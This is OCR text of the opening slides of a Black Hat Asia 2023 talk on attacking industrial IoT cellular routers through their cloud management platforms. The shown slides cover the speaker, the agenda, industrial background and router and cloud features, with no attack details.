black hat®
ASIA 2023

MAY 11–12

BRIEFINGS

Cloudy With a Chance of Exploits:

Compromising Critical Infrastructure Through IIoT Cloud Solutions

By Roni Gavrilov
Security Researcher


Who am I?

Roni Gavrilov
Security Researcher

linkedin.com/in/roni-g

OTORIO

Agenda



01 Background


02 Motivation

03 The Attack Vectors

04 Summary

Background

Industry 4.0



Industry 1.0
- Machinery
- Water/Steam power

Industry 2.0
- Electricity
- Mass production

Industry 3.0
- Automation
- Computing

Industry 4.0
- Internet of Things
- Big data, AI

Background


Industrial Cellular Routers and Gateways

- Cellular connectivity for remote sites over the internet
- Features:
  - Rugged design
  - Industrial protocols
  - Wi-Fi
  - Security (Encryption/VPN tunnels/FW)
  - **Cloud management**

Background

Cloud-based management platforms

- Statistics
- Alerts
- Remote management
  - Configuration changes
  - Firmware update
  - Reboot
  - Remote access to local services
  - Execute commands



iot.inhandnetworks.com/device/profile/[redacted]

RL615193[redacted] Online

Firmware Version: 2.3.0.r5505

Online Duration: 0 day 0 hour 3 minutes 47 seconds

Serial Number: RL615193[redacted]

Device Models: I

Created At: 2022-10-19 10:13:23


Updated At: 2022-10-24 10:08:45

Online Duration: 0 day 0 hour 3 minutes 47 seconds


Tunnel Name	Tunnel Protocol	Local IP	Local Port	Server Address	Status	Created At	Operation

Motivation

- Smart Grid
- Industrial Automation
- Transportation
- Mining
- Smart City
- Energy



